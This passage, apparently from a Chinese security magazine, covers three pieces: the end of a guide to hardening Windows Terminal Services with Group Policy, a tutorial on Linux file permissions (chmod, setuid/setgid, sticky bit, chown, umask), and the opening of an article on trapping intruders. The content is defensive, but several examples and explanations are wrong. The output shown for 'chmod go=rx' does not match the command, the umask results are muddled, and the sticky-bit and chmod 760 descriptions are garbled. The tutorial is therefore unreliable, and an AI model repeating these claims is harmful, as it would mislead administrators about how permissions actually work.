


图3

（5）在“权限项目”中，选择需要更改权限的用户或组，然后单击“编辑…”打开“权限项目”对话框。如图3所示。

（6）在“权限”中，根据需要在要为该组设置的权限旁选中或清除“允许”或“拒绝”复选框。

这里需要注意要根据需要对用户授权合适的权限，不要给他们完全控制的权力，权力越大造成的风险也就越大。

设置安全的工作环境

1.连接时总是提示客户端提供密码

（1）打开“组策略”。

（2）在“计算机配置”、“管理模板”、“Windows 组件”、“终端服务”、“加密与安全性”中，双击“连接时总是提示客户端提供密码”设置。如图4所示。




图4

（3）单击“已启用”，然后单击“确定”。

2.确保终端服务器RPC通信的安全

（1）打开“组策略”。

（2）在“计算机配置”、“管理模板”、“Windows 组件”、“终端服务”、“加密与安全性”、“RPC 安全性策略”中，双击“安全服务（要求安全性）”设置。

（3）单击“已启用”，然后单击“确定”。

如图5所示。




图5

（4）远程过程调用（RPC）接口用于管理和配置终端服务。

（5）如果该设置的状态是“已启用”，则终端服务器接受来自支持安全请求的 RPC 客户端的请求，并且不允许与不受信任的客户端进行非安全通信。

如果该设置的状态是“已禁用”，则终端服务器总是要求所有RPC通信要具有安全性。但是，允许不响应该请求的RPC客户端进行非安全通信。

如果该设置的状态是“未配置”，则允许非安全通信。这是默认设置。

使用以上步骤配置本地组策略对象，要更改用于域或组织单位的策略，你必须以管理员身份登录到主域控制器，然后，你必须通过“Active Directory 用户和计算机”管理单元调用组策略。

限制到远程会话的用户

1.使用组策略

（1）打开“组策略”。

（2）在“计算机配置”、“管理模板”、“Windows 组件”、“终端服务”中，双击“限制终端服务用户到一个远程会话”设置。

（3）单击“已启用”，然后单击“确定”。

使用以上步骤配置本地组策略对象，要更改用于域或组织单位的策略，你必须以管理员身份登录到主域控制器，然后必须通过“Active Directory 用户和计算机”管理单元调用组策略。

2.使用终端服务配置

（1）打开终端服务配置。

（2）在控制台树中，单击“服务器设置”。如图6所示。




图6

（3）在详细信息窗格中，右键单击“限制每个用户使用一个会话”，然后单击“确定”。




图7

如图7所示。

（4）选中“限制每个用户使用一个会话”复选框，然后单击“确定”。

好了，终于讲完了，通过上面的设置，你的终端服务应该是比较强健了，现在别人就不容易利用你的终端服务入侵了。这次写东西有点紧张，格式太死板了点，大家见谅，以后改进，呵呵。

小提示 很多网站每天公布大量的3389肉鸡，你如果不想也变成3389肉鸡的一员的话，好好看看这篇文章吧，对你一定有帮助的！

文件系统安全巧设置

刘流：服务器内部系统的文件安全是非常重要的，因为如果权限被一些不怀好意的人所获得，那后果不敢设想，那么如何增强系统文件的安全性呢？本文将作详细介绍。

适合对象：入侵爱好者、网络管理员

难度等级：低

文／小华健

在介绍如何加强文件系统的安全性之前，应首先了解一下关于Linux一些基本文件的安全和所有权，还有一些来自文件列表的各个域，例如要在系统上显示一个文件的所有权限和允许权限，需要用long-listing选项，还有display all files选项，加到ls(1)命令上。这时只要一个典型的/bin/ls -la命令就可以显示以下这些数据：

```
 |----1----|-2--|---3-----|-----4------|----5---|-----6------|---7-----|
1.  drwxrwxr-x  24 root    users      1024 Aug 19 00:05 .
2.  drwxr-xr-x  22 root    root       1024 Aug 11 22:04 ..
3.  drwxr-xr-x   3 root    root       1024 Jun 19 03:40 Mail
4.  -rw-rw-r--   1 dave    security  43244 Jul 20 14:11 README
5.  drwxrwsr-x  17 dave    security   1024 Jul 31 01:48 Security
          [More not shown]
```

在上面的数据中，例如域1是对文件或者说目录的权限，域2是对文件或者目录的连接数，域3是对文件或者目录的所有者，域4是文件所属组，域5用来说明文件大小，域6显示文件更改时间，域7是文件名称，每个域都可以提供安全信息给管理员。

文件的权限和所有权

现在我们看看上面说过的那几个域，其中域1、域3、域4都很活跃。在Linux系统里分开管理文件和目录都是根据3个特征：所有者（owner）、组（group）、其他用户（other）。不同种类的文件有不同的权限和作用。文件权限包括普通文件、特殊文件（例如：FIFO、sockets等），或者符号连接（解除它们给予文件的权限）。如下：

符号	权限	描述
r	Read	用来打开要读的内容
w	Write	修改／添加／删除内容
x	Execute	用来执行文件（假如文件是一个程序或者脚本）
s	Special Perm	setuid和setgid权限
-	Access Denied	在带有“－”符号时，不能读／写／执行文件

read，write，和execute权限根据它们的意思可以清楚理解。但“s”需要说明一下。

1．设置用户鉴定的属性

在所有者的权限下设置用户的ID访问方式，并且文件是可执行的，这样运行文件可使基于所有者权限的所有文件访问系统资源。在设置用户访问的权限时要非常小心仔细，因为任何用户运行那个文件，出现的是可执行文件下所有者的权限，而不是要用户去创造这个可执行文件，这样会导致有很多缓冲区溢出（buffer overflow）可以被利用，并且可能给予攻击者超级用户的权限。

在文件权限里setuid的权限显示为一个字母“s”。例如，Setuid权限在/usr/bin/passwd命令下，可以使普通用户有读和写入/etc/passwd文件的权限：

```
user@myhost $ ls -l /etc/shadow /etc/passwd /usr/bin/passwd
-r--------   1 root    root      659 Jul 25 19:40 /etc/shadow
-rw-r--r--   1 root    root      711 Jul 25 19:40 /etc/passwd
-r-sr-xr-x   1 root    bin     15613 Apr 27 12:29 /usr/bin/passwd
```

从上面的例子可以看出字母“s”代表了执行命令。这个特殊的权限模式没有太大的意义，除非连文件也有执行的权限。

在这个例子中，我们可以看到/etc/shadow文件在根（root）目录下有读的权限。但是在/usr/bin/passwd文件里，我们也可以改变密码。当任何一个普通的用户，一个bin的成员，或者任何其他人都可以执行/usr/bin/passwd，并把它作为根运行，是因为有“s”被设置在所有者的权限区域里。

> 刘流：setuid在应用于目录时有不同的意义。在系统上保持setuid和setgid二进制处于最小值，是为了尽可能地减少被攻击者所利用。一般用户身份是不能执行suid或者sgid，普通用户也不知道这些是用来做什么的。当然也不能通过简单地修改一下非setuid来获得setuid的权限。

2．设置组鉴定属性

假如在组的权限下设置的话，可控制“set group ID”

文件的状态。这和设置setuid时步骤是一样的，但是组要受到不利的影响。文件也必须是可执行的。对进程有效的组的ID被改变成组的所有者，或者用户可以访问的那个组。同时有“write all”权限的用户把wall(1)程序（/usr/bin/wall）写入到系统日志上。设置组的ID是为了在终端有写的权限，不允许用户运行以下这个程序：

```
user@myhost$ ls -l /usr/bin/wall
-r-xr-sr-x   1 root   tty        5492 May  7 14:
02 /usr/bin/wall
```

大家都知道这个程序可以被任何人执行，它拥有root的权限，也是tty组的成员，所以要让这个程序不能被有恶意的用户执行。在系统上Tty组的任何成员也不能改变组。

目录的权限和所有权

目录的设置可以保护所有在目录里文件，子目录没有权限访问文件的根目录。当然，在同一个文件上一些代表性目录权限也可能有不同的意义，同时还可能有在其他目录上也可以用的权限，如setuid、setgid等等。权限描述表如下：

字符	权限	描述
r	Read	显示文件的内容
w	Write	在目录下添加/修改/移动文件
x	Execute	在目录下打开/执行文件
-	Access Denied	在带有“-”符号时，不能读/写/执行文件
s	Special Mode	把组的ID设置成可用的（仅仅在“group”里）
t	Special Mode	保存文本属性

理解这些符号的具体用法和意义，并能用它们来保护文件安全是非常重要的。这些符号的代表意义大部分还是好理解的，但也有的需要我们探讨一下它的用法：Read符号的权限是用来显示目录里的内容的，有权限可以打开目录；Write符号的权限是用来加、移动或者修改目录里的文件的，有权限打开目录。注意在文件内有写的权限非常重要，如果没有特殊情况最好别把这个权限取除掉。

1. 保留文本属性

Save Text（也叫做sticky bit）是一个在目录有用的选项。假如保留文本属性在目录里设置，用户仅仅能删除文件或者写的权限在文件上，甚至在目录上也有写的权限。有计划的对目录设置写的权限，但是不能允许用户任意删除文件。sticky bit在长长的目录清单里被看作字母“t”。

例如，/tmp是有代表性的写的权限。任何用户都有可以写临时文件的权限。/tmp目录列出的清单看起来有点像如下：

```
user@myhost$ ls -ld /tmp
drwxrwxrwt   3 root    root        2048 Aug 23 16:
25 /tmp
```

这说明任何用户都有写、读还有访问的权限。但是字母“t”的选项说明用户可以创造文件，并且可以删除文件。

chmod(1)命令控制保留文本属性的权限。例如你可以加保留文本属性到一个目录如下：

```
root@myhost# ls -ld spool
drwxrwxrwx   3 root    root        2048 Aug 23 16:
25 spool
root@myhost# chmod +t spool
root@myhost# ls -ld spool
drwxrwxrwt   3 root    root        2048 Aug 23 16:
25 spool
```

不但可以在文件上使用保留文本属性的选项，而且还可以用在这之前的UNIX系统上，但它并不完全适应现在的Linux系统。

加之，这个选项不可以随便使用，应当建立一个目录在用户的主目录上，可以让任何一个用户用来建立目录，还有TMPDIR环境变量被设置，并且系统寻找这个变量，在调用tempnam(3)程序。

2. 设置组鉴定属性

假如你设置setgid bit在一个目录上，文件建立在那个目录下相同的组所有权当作组本身，和创造文件的用户的根组相比较。

这个属性是很有用，在很多用户访问特殊的文件时，但还要求和其他文件分离。所有文件在一个带有setgid属性设置的公共目录下运行，意味着任何在这个目录下创造的文件将会获得那个公共目录的权限。例如这里有两个用户，在不同的重要组里，但是需要合作在一个公共方案。在这种情况下，创建一个公共目录对他们来说都有写的权限。你可以控制setgid的属性在一个目录下用以下的命令：

```
joe@myhost$ ls -ld common_dir
drwxrwxr-x   2 joe    dev       1024 Aug 23 17:03
common_dir
joe@myhost$ chmod g+s common_dir
joe@myhost$ ls -ld common_dir
drwxrwsr-x   2 joe    dev       1024 Aug 23 17:03
common_dir
```

可以看出来，“s”取代了执行位在组的权限，这就是说明所有的文件被写在common_dir里的将属于组dev。

改变文件和目录的权限

chmod(1)命令控制着文件和目录权限的改变。仅仅所有者（owner）当然或者超级用户也可以改变文件和目录的权限。

执行chmod(1)命令有两种模式。有一种是调用absolute mode模式，第二种运行模式是symbolic mode模式。

1．用八进制的值（absolute mode）改变文件权限

对指定的权限运行的八进值，写入一个数值来达到想要如何改变权限。这些数字被用在设置owner、group、and other（everyone else)3个的权限上。以下制表是每个八进制值的意思：

值	权限	描述
0	---	没有权限
1	--x	仅有执行的权限
2	-w-	仅有写的权限
3	-wx	写和执行的权限
4	r--	仅有读的权限
5	r-x	读和执行的权限
6	rw-	读和写的权限
7	rwx	读／写／执行的权限都有

利用上表你可以用chmod(1)修改文件权限，如下：

```
user@myhost$ ls -l
-rwxrw-r--   1 dave    sysadmin    36012 Aug 21 01:
06 run.pl
```

从上面的例子中可以看出dave是一个所有者，而且文件属于组（sysadmin）。从第一个域里，我们知道这个是一个普通的文件，通过最左边的字符“-”在最左边的域中显示出来。Dave（用perl脚本写成）使所有者（owner）有权限写、读还有执行这个文件。组sysadmin也有读写和删除文件的权限。其他用户仅仅可以读文件。用那些信息，我们更清楚地看到那些文件的权限：

```
Access Class   user   group   other
Symbolic Mode   r w x   r w -   r - -
Binary Mode    111   110   100
Octal Equiv     7     6     4
```

去除其他用户（other）读文件的权限，可以利用chmod(1)命令来实现如下：

```
user@myhost$ ls -l run.pl
-rwxrw-r--   1 dave    sysadmin    36012 Aug 21 01:
06 run.pl
```

```
user@myhost$ chmod 760 run.pl
user@myhost$ ls -l run.pl
-rwxrw----   1 dave    sysadmin    36012 Aug 21 01:
06 run.pl
```

从上面的例子可以看到run.pl被修改成对其他有恶意用户没有读的权限，包括对在组sysadmin里的用户和所有者（owner）里的其他用户。

2、用八进制的值（absolute mode）改变目录权限

文件和目录权限的基本区别是控制在访问资源上的。根据以下制表可以看出每个八进制的意思。

可以用chmod(1)来修改目录权限。如下：

```
user@myhost$ ls -l
drwxr-x---   1 dave    sysadmin    1024 Aug 21 01:
06 games
```

从上面知道dave为所有者，目录属于组sysadmin。用这些信息，我们更清楚地看到那些目录的权限：

```
Access Class        User    Group    Other
Symbolic Mode       r w x   r - x    - - -
Binary Mode         1 1 1   1 0 1    0 0 0
Octal Equivilent    7       5        0
```

以下是允许其他用户有访问文件的能力，用chmod(1)如下做：

```
user@myhost$ ls -ld games
drwxr-x---   1 dave    sysadmin    1024 Aug 21 01:
06 games
user@myhost$ chmod 755 games
user@myhost$ ls -ld games
drwxr-xr-x   1 dave    sysadmin    1024 Aug 21 01:
06 games
```

3．用标记（Symbolic Mode）改变权限

这个方法在改变文件权限的两种方法中比较简单。一个完整的例子如下：

```
dave@myhost$ ls -l nsmail
drwxr-xr-x   2 dave    dave    1024 Aug  7 00:
17 nsmail
dave@myhost$ chmod go=rx nsmail
dave@myhost$ ls -l nsmail
drwx------   2 dave    dave    1024 Aug  7 00:
17 nsmail
```

对任何人去除写的权限，用减号“-”符号：

```
dave@myhost$ chmod a-w myfile
dave@myhost$ ls -l myfile
-r--r--r--   1 dave    dave    424 Aug 23 23:
```

```
10 myfile
```

你可以控制setuid和setgid在文件和目录上。如下：

```
1.  root@myhost# ls -l
2.  drwxr-xr-x  2 root  sysadmin  1024 Aug
24 01:18 groupdir
3.  -rwxr-x---  1 root  sysadmin  8077 Aug
24 01:19 myprog
4.  drwxr-xr-x  2 root  root  1024 Aug
24 01:18 spool
5.  root@myhost# chmod g+ws groupdir
6.  root@myhost# chmod u+s myprog
7.  root@myhost# chmod o+t,a+w spool
8.  root@myhost# ls -l
9.  drwxrwsr-x  2 root  sysadmin  1024 Aug
24 01:18 groupdir
10.  -rwsr-x---  1 root  sysadmin  8077 Aug
24 01:19 myprog
11.  drwxrwxrwt  2 root  root  1024 Aug
24 01:18 spool
```

这个例子使用了chmod(1)许多特征。从上面的例子可以看出groupdir和myprog是组（sysadmin）的成员。还有一点值得注意，就是只有所有者（owner）有写的权限在文件或者目录上。

第五行：如何给两个组加写的权限并设置setgid来访问groupdir目录。这样可以使组sysadmin里的成员在这里有写的权限，并保留组sysadmin。

第六行：如何增加setuid Bit到myprog里。也就是说任何在组sysadmin里的用户，是被允许访问执行myprog的。

第七行：如何增加Sticky Bit到spool里，也增加写的权限对所有用户。

第八到十一行：显示被修改过的文件和目录。

改变组和文件的所有权

用chown(1)命令来改变组和文件的所有权（仅能被root所有）。提供一个新的用户名和文件，如果想改变的文件和用户名用chown(1)命令如下这样：

```
root@myhost# ls -l myfile
-r--r--r--  1 fred  sysadmin  424 Aug 23 23:
10 myfile
root@myhost# chown root myfile
root@myhost# ls -l myfile
-r--r--r--  1 root  sysadmin  424 Aug 23 23:
10 myfile
```

如果是添加一个新的组名和文件如下：

```
root@myhost# ls -l myfile
-r--r--r--  1 fred  sysadmin  424 Aug 23 23:
10 myfile
root@myhost# chgrp root myfile
root@myhost# ls -l myfile
-r--r--r--  1 fred  root  424 Aug 23 23:
10 myfile
```

当然，用这个命令也可以同时改变所有权和组。如下：

```
root@myhost# ls -l myfile
-r--r--r--  1 fred  sysadmin  424 Aug 23 23:
10 myfile
root@myhost# chown root:root myfile
root@myhost# ls -l myfile
-r--r--r--  1 root  root  424 Aug 23 23:
10 myfile
```

设置Umask

在系统上，Umask命令常用来确定缺省的文件创造模式。假如建立文件时，不重视文件的权限设置，这样user就会在不经意间把读和写的权限给一些不应当有这些权限的人。典型的umask设置包括：022、027和077。一般情况下，umask设置在/etc/profile里，因此它适用于在系统上的所有用户。Umask设置为777时，就会有新的可建立的文件自制，没有读、写和执行权限分配到任何人。Mask设置为666将促使新的可创造的文件拥有一个设置为111的mask。例如可以像下面一行这样设置：

```
# Set the user's default umask
umask 033
```

确定root的umask设置为077，这将使其失去对其他用户读、写和执行命令的权限，要么就用chmod命令来改变。在这种情况下，新的可创造的目录将允许设置为744。使用033的umask将新的可创造的文件允许设置为644。

监视文件用特殊的权限。setuid和setgid文件都存在着安全隐患，所以我们应当时刻监视这些文件。用以下命令可以找出系统上所有这些文件：

```
root@myhost# find / -type f -perm +6000 -ls
```

总结

总之，Linux下文件和文件系统的安全问题是一个非常复杂的问题。从站点上下载下来的程序，假如以root身份运行程序，就算是信任的任何用户也要进行校验。还有在对系统文件的权限设置之前，应该知道自己应该怎么样做，以规则为先，这样对系统的安全是有好处的。最后希望文章对大家有所帮助，谢谢。

难度等级	中
适合读者	网络管理员、入侵者
前置知识	Sendmail使用基础、基本入侵技术

刘流：网络管理员和入侵者的较量从计算机开始有的那天起就一直没有停息过，但很不幸的是往往都是入侵者占据优势的一方，因为漏洞总是先被公布然后才被修补，所以真正的入侵者总是快管理员一步入侵服务器，而管理员或许不会发现丝毫痕迹，怎么办呢？永远让入侵者猖狂？当然不是！我们诱敌深入，设置好陷阱让入侵者中圈套！

"诱敌深入"实战演习

文／彭文波

